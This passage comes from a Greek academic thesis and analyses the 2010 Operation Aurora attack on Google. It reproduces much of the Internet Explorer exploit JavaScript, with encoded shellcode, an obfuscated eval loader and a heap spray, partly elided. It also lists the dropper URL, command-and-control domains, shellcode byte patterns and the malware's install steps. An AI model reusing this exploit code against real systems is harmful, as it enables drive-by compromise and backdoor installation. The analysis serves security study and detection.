Ωστόσο ενώ ο Peng Yong είναι ανεκτικός με το ηλεκτρονικό έγκλημα που λειτουργεί μέσω των υπηρεσιών του, αυτό δεν αποδεικνύει ότι είχε κάποια άμεση σχέση με την επιχείρηση Aurora. [27]

Το Aurora Malware μπορεί ο επιτιθέμενος να το χειρίζεται από ένα απομακρυσμένο τερματικό οπουδήποτε στον κόσμο, και έχει πολλαπλές ικανότητες οι οποίες θα αναλυθούν παρακάτω. Τα χαρακτηριστικά μέρη του Aurora Malware που έχουν καταγραφεί είναι :

- Ένα διάνυσμα βασισμένο σε Javascript το οποίο εκμεταλλεύεται κενό ασφαλείας του Internet Explorer 6.
- Κώδικας που αφορά τον πυρήνα του συστήματος (Shellcode) ο οποίος είναι ενσωματωμένος στην Javascript.

- Ένας server ο οποίος στέλνει ένα πρόγραμμα (dropper) το οποίο έχει ως σκοπό την εγκατάσταση κακόβουλου λογισμικού σε ένα σύστημα όπως ιό, malware, backdoor κ.τ.λ.
- Το ίδιο το dropper το οποίο χρησιμοποιείται μόνο μία φορά και μετά διαγράφεται.
- Το backdoor πρόγραμμα το οποίο εξάγεται από το dropper. [27]

JAVASCRIPT EXPLOIT CODE

```
<html>
<head>
<script>
var sc = unescape("%u9090%u19eb%u4b5b%u3390%u90c9%u7b80%ue901%u0175%u66c3%u7bb9%u8004%u0b34%ue2d8%uebfa%ue805%uffe2%uffff%u3931%ud8
db%u87d8%u79bc%ud8e8%ud8d8%u9853%u53d4%uc4a8%u5375%ud0b0%u2f53%ud7b2%u3081%udb59%ud8d8%u3a48%ub020%ueaeb%ud8d8%u8db0%ubdab%u
8caa%u9e53%u30d4%uda37%ud8d8%u3053%ud9b2%u308
SECTION REMOVED FOR SPACE...
8%udfa7%ufa4a%uc6a8%ubc7c%u4b37%u3cea%u564c%ud2cb%ua174%u3ee1%u1c40%uc755%u8fac%ud5be%u9b27%u7466%u4003%uc8d2%u5820%u770e%u2342
%ucd8b%ub0be%uacac%ue2a8%uf7f7%ubdbc%ub7b5%uf6e9%uacbe%ub9a8%ubbbb%uabbd%uf6ab%ubbbb%ubcf7%ub5bd%uf7b7%ubcb9%ub2f6%ubfa8%u00d8");

var sss = Array (826, 679, 798, 224, 770, 427, 819, 770, 707, 805, 693, 679, 784, 707, 280,
238, 259, 819, 336, 693, 336, 700, 259, 819, 336, 693, 336, 700, 238, 287, 413, 224, 833,
SECTION REMOVED FOR SPACE...
735, 427, 336, 413, 735, 420, 350, 336, 336, 413, 735, 301, 301, 287, 224, 861, 840, 637,
735, 651, 427, 770, 301, 805, 693, 413, 875);

var arr = new Array;
for (var i = 0; i < sss.length; i ++) {
        arr[i] = String.fromCharCode (sss [i] / 7);
}

var cc = arr.toString ();
cc = cc.replace (/,/g, "");
cc = cc.replace (/@/g, ",");
eval (cc);

var x1 = new Array ();
for (i = 0; i < 200; i ++) {
        x1 [i] = document.createElement ("COMMENT");
        x1 [i].data = "abc";
};

var e1 = null;

function ev1 (evt)
{
        e1 = document.createEventObject (evt);
        document.getElementById ("sp1").innerHTML = "";
        window.setInterval (ev2, 50);
}

function ev2 ()
{
        p =             "\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
                        0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
                        d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d";
        for (i = 0; i < x1.length; i ++) {
                x1 [i].data = p;
        };
        var t = e1.srcElement;
}
</script>
</head>
<body>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)" width="16" height="16"></span>
</body>
</html>
```

Εικόνα 35. Ένα μέρος του κώδικα σε Javascript του Aurora Malware

3.10.1 Javascript και Shellcode

Το βασισμένο σε Javascript διάνυσμα επίθεσης που συσχετίστηκε με την «Επιχείρηση Aurora» δημοσιεύτηκε στο κοινό τον Ιανουάριο του 2010. Η Microsoft αναφέρει το κενό ασφαλείας στο δελτίο ασφάλειας (Security Bulletin) MS10-002. Οι Internet Explorer 5.01, Internet Explorer 6, Internet Explorer 6 Service Pack 1, Internet Explorer 7, και

Internet Explorer 8 (εκτός από τον Internet Explorer 6 για τις υποστηριγμένες εκδόσεις των Windows Server 2003) επηρεάζονται από το malware και μπορούν να μολυνθούν. Ο κώδικας της επίθεσης που αναλύθηκε από την εταιρεία HBGary αποκάλυψε ότι κατά την επίθεση Aurora μόνο ο Internet Explorer 6 είχε στοχευθεί. Αυτό το κενό ασφαλείας μπορεί να χρησιμοποιηθεί από οποιουδήποτε επιπέδου επιτιθέμενους, από την στιγμή που είναι δημόσια διαθέσιμα στον Ιστό[1] ο κώδικας του Aurora. Ο κώδικας που χρησιμοποιήθηκε στην επίθεση εναντίον της Google από τους αρχικούς επιτιθέμενους βελτιώθηκε πολύ γρήγορα και αναρτήθηκε στο Internet έτσι ώστε να μεγαλώσει ο αριθμός των πιθανών επιτιθέμενων αλλά επίσης και η αξιοπιστία του εφόσον ο καθένας θα μπορούσε να διορθώσει και να τον εξελίξει. [27]

Ο κώδικας της Javascript εκτελεί αρχικά μία επίθεση «ψεκασμού» (spray attack) η οποία στέλνει τον ενσωματωμένο shellcode. Στην συνέχεια ο κώδικας σε Javascript εκμεταλλεύεται το κενό ασφαλείας στον Internet Explorer 6 με την αντιγραφή, την εκπομπή και τέλος την δήλωση ενός στοιχείου DOM (Document Object Model). Το Document Object Model, είναι ένα πρότυπο του οργανισμού W3C το οποίο αφορά την δομή των αρχείων html και xml. Είναι ένας τρόπος αναπαράστασης των στοιχείων ενός αρχείου html και xml, ο οποίος δίνει την δυνατότητα σε διάφορες scripting languages, να προσπελαύνουν δυναμικά στοιχεία μιας σελίδας. [27]

JAVASCRIPT ARTIFACTS	PATTERN
Initial encrypted dropper download. Deleted file.	C:\%appdata%\a.exe
Decrypted dropper. Deleted file.	C:\%appdata\b.exe
JavaScript present in Internet Explorer memory space.	<code listed above>
Download URL present in internet history during memory analysis.	http://demo1.ftpaccess.cc/demo/ad.jpg
Other domains associated with Aurora.	sl1.homelinux.org 360.homeunix.com ftp2.homeunix.com update.ourhobby.com blog1.servebeer.com

Εικόνα 36. Τα αρχεία της Javascript που δημιούργησαν οι επιτιθέμενοι

[1]http://www.metasploit.com/redmine/projects/framework/repository/revisions/8136/entry/modules/exploits/windows/browser/ie_aurora.rb

Στο δεύτερο στάδιο της επίθεσης και καθώς ο έλεγχος του Internet Explorer υφίσταται, ο κώδικας πυρήνα θα φορτώσει ένα δεύτερο εκτελέσιμο αρχείο από το http://demo1.ftpaccess.cc/demo/ad.jpg το οποίο και είναι το πρόγραμμα dropper. Σε αυτό το σημείο οι επιτιθέμενοι θα πρέπει να χρησιμοποιήσουν ξανά μία μέθοδο φορτώματος του προγράμματος για να έχουν τον πλήρη έλεγχο του συστήματος, δεδομένου ότι υπάρχουν περιορισμοί μνήμης στο σύστημα που δεν τους το επιτρέπει. Με αυτά τα δεδομένα το κακόβουλο λογισμικό θα ήταν απίθανο να φορτωθεί στο σύστημα. Το dropper χρησιμοποιεί την λογική πύλη XOR για είσοδο και κρυπτογραφείται με ένα κλειδί 0x95 bytes. Το shellcode αντιγράφει αυτό τον κρυπτογραφημένο δυαδικό στον κατάλογο AppData του χρήστη ως «a.exe». Το shellcode αποκρυπτογραφεί έπειτα το «a.exe» και το μετακινεί ως «b.exe» στον ίδιο κατάλογο. Στην συνέχεια το «b.exe» εκτελείται. [27]

SHELLCODE ARTIFACTS	PATTERN
Self-decrypting code using a constant XOR value.	80 34 0B D8 80 34 0B D8
Kernel32.dll searching code.	64 A1 30 00 00 00 8B 40 0C 8B 70 1C
Push Urlmon string to stack using two push statements.	68 6F 6E 00 00 68 75 72 6C 6D

Εικόνα 37. Τα αρχεία του κώδικα πυρήνα που δημιούργησαν οι επιτιθέμενοι

3.10.2 Το πρόγραμμα Dropper

Το Dropper είναι ουσιαστικά ένα πακέτο «εκπυρσοκρότησης» το οποίο αποσυμπιέζει και ενεργοποιεί ένα ενσωματωμένο DLL αρχείο στον πυρήνα των Windows, στον κατάλογο **system32** και το φορτώνει ως υπηρεσία του συστήματος. Αυτό το DLL αρχείο θα μετονομαστεί και θα τροποποιηθεί κατά χρόνο φόρτωσής του έτσι ώστε να μοιάζει με τα ήδη υπάρχοντα αρχεία DLL του συστήματος (π.χ. **user32.dll, rasmon.dll**). Το κακόβουλο DLL αρχείο φορτώνεται στην διεργασία έναρξης του συστήματος **svchost.exe**, δημιουργούνται διάφορα κλειδιά μνήμης (registry keys) και στην συνέχεια διαγράφεται ως τμήμα αυτής της διεργασίας. Τέλος το Dropper διαγράφεται από το σύστημα με την χρησιμοποίηση ενός διαλυόμενου αρχείου δέσμης (batch file) όπως για παράδειγμα είναι το DFS.BAT. [27]


3.10.3 Το κύριο πρόγραμμα

Το κύριο πρόγραμμα εγκαθίσταται σε δύο φάσεις. Κατά την πρώτη φάση το dropper θα εγκαταστήσει το κακόβουλο πρόγραμμα ως υπηρεσία η οποία θα εκτελείται με το όνομα Ups??? όπου τα ??? δέχονται τρείς τυχαίους χαρακτήρες. Μόλις εκτελεστεί η υπηρεσία, το πρόγραμμα θα διαγράψει αμέσως την πρώτη φάση και θα προχωρήσει στην δεύτερη. Στο στάδιο αυτό το πρόγραμμα θα εγκαταστήσει μία δεύτερη υπηρεσία με όνομα RaS??? όπου και πάλι τα ??? θα δέχονται τρείς τυχαίους χαρακτήρες. Αυτή η νέα υπηρεσία θα συνδέεται με το εγκατεστημένο από τους επιτιθέμενους DLL χωρίς να περιλαμβάνεται κανένα νέο αρχείο. Μόλις εγκατασταθεί και η νέα υπηρεσία το πρόγραμμα έχει πρόσβαση σε έναν ενσωματωμένο πόρο συστήματος ο οποίος κρυπτογραφείται (block δεδομένων) και για να γίνει η αποκρυπτογράφησή του πρέπει να περάσει από διάφορα στάδια. Το κρυπτογραφημένο block δεδομένων περιέχει το DNS name για τον κεντρικό server εντολών και ελέγχου (π.χ. homeunix.com). Αυτό το block δεδομένων διαμορφώνεται πριν αναπτυχθεί το malware και το μήκος του είναι 0x150 ή 336 bytes (hard-coded). Κατά την διάρκεια της πρώτης φάσης αυτό το block τροφοδοτείται από μία απλή λογική πύλη XOR (0x99) και έχει ως έξοδο μία συμβολοσειρά σε ASCII χαρακτήρες. Στην συνέχεια η ASCII συμβολοσειρά τροφοδοτείται με μία συνάρτηση αποκωδικοποίησης παράγοντας μία δυαδικής μορφής σειρά. Τέλος η αποκωδικοποημένη δυαδική σειρά τροφοδοτείται με άλλη μία XOR (0xAB) εξάγοντας καθαρό κείμενο. [27]

3.10.4 Πως λειτουργεί το Malware

Ο αρχικός έλεγχος του συστήματος επιτυγχάνεται με την εγκατάσταση του αρχείου **.dll** ως διεργασία του συστήματος. Αυτή η διεργασία είναι γραμμένη στην γλώσσα προγραμματισμού C και περιλαμβάνει διάφορες συγκεκριμένες μεθόδους και κωδικοποιήσεις έτσι ώστε να επιτυγχάνεται ο απομακρυσμένος έλεγχος του συστήματος.
Το παρακάτω screenshot απεικονίζει σαν ίχνος ένα dropper malware και στην συνέχεια την δημιουργία από αυτό κάποιας κακόβουλης υπηρεσίας. Η θέση A. αντιπροσωπεύει το πρόγραμμα dropper το οποίο αποσυμπιέζεται και εγκαθιστά έναν φάκελο στον κατάλογο system32 του συστήματος. Η θέση B. αντιπροσωπεύει το εκτελέσιμο αρχείο έναρξης του συστήματος svchost.exe το οποίο φορτώνει το malware στο σύστημα. Η θέση C. είναι η εκτέλεση του malware το οποίο δεν είναι δυνατό να διαγραφεί, ενώ στα σημεία E. και F.

το malware βρίσκεται στον κεντρικό server εντολών και ελέγχου. Τέλος, η θέση D. αντιπροσωπεύει το αρχείο δέσμης το οποίο διαγράφει το αρχικό dropper και στην συνέχεια αυτοκαταστρέφεται. [27]



Εικόνα 38. Λειτουργία Malware

ΚΕΦΑΛΑΙΟ 4 – ΣΥΜΠΕΡΑΣΜΑΤΑ

Με το πέρας της διπλωματικής αυτής εργασίας, και σύμφωνα με την βιβλιογραφική μελέτη που πραγματοποιήθηκε, διαπιστώνεται ότι η ασφάλεια της μηχανής αναζήτησης της Google δεν είναι αντάξια της εμπορικότητάς της. Μάλιστα θα μπορούσαμε να πούμε ότι εξαιτίας της μηχανής αναζήτησης της Google, οι κακόβουλοι χρήστες του Διαδικτύου κατάφεραν, ανακαλύπτοντας νέες τεχνικές, να εισβάλουν σε συστήματα με μεγαλύτερη ευκολία. Στον τομέα της ασφάλειας οι εταιρείες «κολλοσοί» είναι πάντοτε οι πρώτοι υποψήφιοι στόχοι των κακόβουλων χρηστών. Οι επιτιθέμενοι αποκτούν μεγαλύτερο κύρος εάν καταφέρουν να αποδείξουν ότι ένα ευρέως γνωστό και εμπορικό σύστημα, όπως είναι για παράδειγμα η μηχανή αναζήτησης της Google, δεν έχει δικλείδες ασφαλείας που προστατεύουν 100% τους χρήστες της όπως αφήνεται να εννοηθεί από τους δημιουργούς της. Οποιοδήποτε σύστημα είναι προγραμματισμένο από τον άνθρωπο είναι σχεδόν σίγουρο ότι κάποιος εκεί έξω θα ανακαλύψει αργά ή γρήγορα κάποιο κενό ασφαλείας.

Συνεπώς, η μηχανή αναζήτησης της Google πάντα θα είναι στόχος και για αυτόν τον λόγο θα πρέπει να είναι σε θέση να προστατεύει τουλάχιστον τα ευαίσθητα δεδομένα τα

οποία εκτίθενται στο διαδίκτυο και ανακαλύπτουν οι επιτιθέμενοι μέσω των «έξυπνων» αναζητήσεων τους. Σίγουρα με το πέρασμα των χρόνων μειώθηκαν οι επιθέσεις διότι η Google είτε τροποποιώντας τον αλγόριθμο PageRank είτε με αυστηρότητα στην πολιτική της (σταμάτησε η λειτουργία της στην Κίνα μετά την πρόσφατη επίθεση) προσπάθησε να αποδείξει ότι είναι ασφαλής η μεγαλύτερη μηχανή αναζήτησης. Τώρα οι επιθέσεις είναι λιγότερες σε συχνότητα, όμως αυτές που επιχειρούνται είναι πολύ πιο εξελιγμένες και στρατηγικά σχεδιασμένες έτσι ώστε να διασπάσουν οποιαδήποτε νέα μέθοδο ασφαλείας χρησιμοποιείται από την Google. Η πρόσφατη επίθεση από την Κίνα, γνωστή ως «Επιχείρηση Aurora Malware» σχεδιάστηκε μέσα σε τέσσερα χρόνια έτσι ώστε να καταγραφεί ως η πιο ισχυρή και επιτυχημένη επίθεση κατά της Google από την ίδρυσή της μέχρι και σήμερα. Το τι επιφυλάσσει το μέλλον είναι δύσκολο να προβλεφθεί αυτό όμως που είναι σίγουρο είναι ότι η νούμερο ένα μηχανή αναζήτησης στον κόσμο θα είναι πάντα πρώτος στόχος κακόβουλων χρηστών, ειδικά με την συνεχή ανάπτυξη της εταιρείας σε διαφορετικούς κλάδους και την μονοπωλιακή στρατηγική που ακολουθεί.

ΑΝΑΦΟΡΕΣ - ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] http://pacific.jour.auth.gr/totsidou/Search_Engines_in_the_WWW.htm

[2] Γεωργάκης Κ.(2004), Μελέτη των Μηχανών Αναζήτησης στο Διαδίκτυο καθώς και των τεχνικών τους – Ανάπτυξη ενός μοντέλου – Προτύπου ενιαίας αναζήτησης, Πολυτεχνείο Κρήτης.

[3] Amy N. Langville & Carl D. Meyer (2006), Google's PageRank and Beyond – The Science of Search Engine Rankings.

[4] Δεσύλλας Αλέξανδρος (2005), Μηχανές Αναζήτησης – Πώς να βρώ αυτό που θέλω στο Internet.

[5] Καλύβας Δημήτριος, Λιολιόπουλος Ευάγγελος, Μαζαράκης Γεώργιος, Σαριπανίδης Ηλίας (2006), Μελέτη Επισκόπησης σε θέματα Search Technologies.

[6] Sergey Brin & Lawrence Page (1998), The Anatomy of a Large – Scale Hypertextual Web Search Engine.

[7] Page, Lawrence and Brin, Sergey and Motwani, Rajeev and Winograd, Terry (1999), The PageRank Citation Ranking: Bringing Order to the Web.

[8] S.Chakrabarti, B.Dom, D.Gibson, J.Kleinberg, S.R.Kumar, P.Raghavan, S.Rajagopalan and A.Tomkins «Hypersearching the Web» *Scientific American*, June 1999.

[9] J.Kleinberg «The Small-World Phenomenon: an Algorithmic Perspective» *Cornell Computer Science* Technical Report 99-1778, October 1999.

[10] J.Kleinberg «Autoritative Sources in a Hyperlinked Environment» Proc. *9th ACM-SIAM Symposium on Discrete Algorithms*, 1998 Extended version in *Journal of the ACM* 46(1999) Also appears as IBM Research Report RJ 10076, May 1997.

[11] Aaron C. Newman (2003), Search Engines Used To Attack Databases.

[12] Demystifying Google Hacks http://www.hackingspirits.com/eth-hac/papers/Demystifying%20Google%20Hacks.pdf.

[13] Protecting Oracle Databases http://www.appsecinc.com/presentations/Protecting_Oracle_Databases_White_Paper.pdf

[14] Oracle Security papers written by Pete Finnegan http://www.petefinnigan.com/orasec.htm

[15] Google Bombing http://en.wikipedia.org/wiki/Google_bomb

[16] Βομβαρδισμός Google
http://el.wikipedia.org/wiki/%CE%92%CE%BF%CE%BC%CE%B2%CE%B1%CF%81%CE%B4%CE%B9%CF%83%CE%BC%CF%8C%CF%82_%CF%84%CE%BF%CF%85_Google

[17] Doorway Pages http://en.wikipedia.org/wiki/Doorway_page

[18] BMW given Google «death penalty» http://news.bbc.co.uk/2/hi/4685750.stm

[19] Cloaking http://en.wikipedia.org/wiki/Cloaking

[20] Yair Amit, Danny Allan, Adi Sharabani (2007), Overtaking Google Desktop.

[21] http://www.watchfire.com/securityzone/advisories/12-21-05.aspx
http://seclists.org/bugtraq/2006/Apr/0222.html
http://ha.ckers.org/blog/20060704/cross-site-scripting-vulnerability-in-google/
http://www.thegooglecache.com/?p=35
http://ha.ckers.org/blog/20070115/yet-another-xss-hole-in-google/

[22] References to the Samy worm
_http://namb.la/popular/tech.html
http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391

[23] References to the Yamanner worm
http://www.symantec.com/avcenter/reference/malicious.yahooligans.pdf
http://antivirus.about.com/od/virusdescriptions/a/yamanner.htm
http://news.com.com/Worm+wriggles+through+Yahoo+mail+flaw/2100-7349_3-6082934.html

[24] «Timeline View», Google.com
http://desktop.google.com/features.html#timeline

[25] http://techcrunch.com/2010/01/12/google-china-attacks/

[26] http://threatpost.com/en_us/blogs/aurora-attack-malware-components-may-be-four-years-old-012010

[27] HB Gary Threat Report (2010) – Operation Aurora.

[28] Joe Casad (2004), Μάθετε το TCP/IP σε 24 ώρες.